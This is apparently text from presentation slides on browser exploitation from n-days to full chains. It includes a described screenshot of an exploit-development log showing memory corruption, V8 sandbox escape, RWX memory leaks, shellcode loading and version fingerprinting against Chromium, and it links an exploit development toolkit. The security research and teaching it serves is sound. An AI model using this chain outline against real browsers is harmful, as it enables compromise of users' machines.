
3. Browser sandbox escape

Evade the sandbox: run the final payload



3. Browser sandbox escape

Exploit demo: chain all the things!




The screenshot shows a web browser window with the title "Exploit development testing" and the address bar set to "localhost:8000". The main content area displays a log of exploit development steps and results. The log includes the following entries:

```
[i] Current log level: 2
[i] Loading utils/utils.js
[i] Loading utils/symbols.js
[i] Loading utils/wasm-module-builder.js
[i] Loading vulns/memcor/CVE-2025-0291.js
    [+] Successfully achieved memory corruption using CVE-2025-0291
[i] Loading v8/cage.js
    [i] Crafting sbxMemory dataview & stage 2 primitives
        [+] Found kHeapNumberMap: 0x56d
        [+] Found float array headers: 0x77500115a91
        [+] Successfully crafted sbxMemory dataview
        [+] Successfully bootstrapped stage 2 addrOf() & fakeObj() primitives
[i] Loading v8/helpers.js
[i] Loading vulns/v8sbx/379140430.js
    [+] Found object with pattern 0x0x14cd,0x34c24d,0x2 at 0x34ca25 in V8 sandboxed heap
    [+] Leaked an address in the trusted cage: 0x54270004d5ad
    [+] Found object with pattern 0x0x14cd,0x481391,0x2 at 0x481805 in V8 sandboxed heap
    [+] Successfully escaped the V8 sandbox using issue 379140430
[i] Loading rwx/memory.js
[i] Loading rwx/helpers/trusted-rwx.js
    [i] Trusted cage leak: TRUSTED_CAGE_BASE=0x542700000000, TRUSTED_CAGE_SAFE_START=0x542700040000, TRUSTED_CAGE_SAFE_END=0x542700080000
    [+] Leaked RWX memory page at 0x11acfb3b1000 and SANDBOX_BASE=0x3fd000000000
[i] Loading rwx/shellcodes.js
    [i] Loading shellcodes
[i] Loading sbx/fingerprint.js
    [i] Parsing PE at 0x7ffc1af50000
    [+] Fingerprinted browser version: 130.0.6723.160
    [i] Parsing PE at 0x7ffce2570000
    [+] Fingerprinted OS version: 10.0.26100.4202 (WinBuild.160101.0800)
[i] Loading vulns/sbx/CVE-2024-11114.js
```

Browser exploitation

From n-days to real-world exploit chains

- Chromium Exploit Development Toolkit:
<https://github.com/Petitoto/chromium-exploit-dev>



Questions?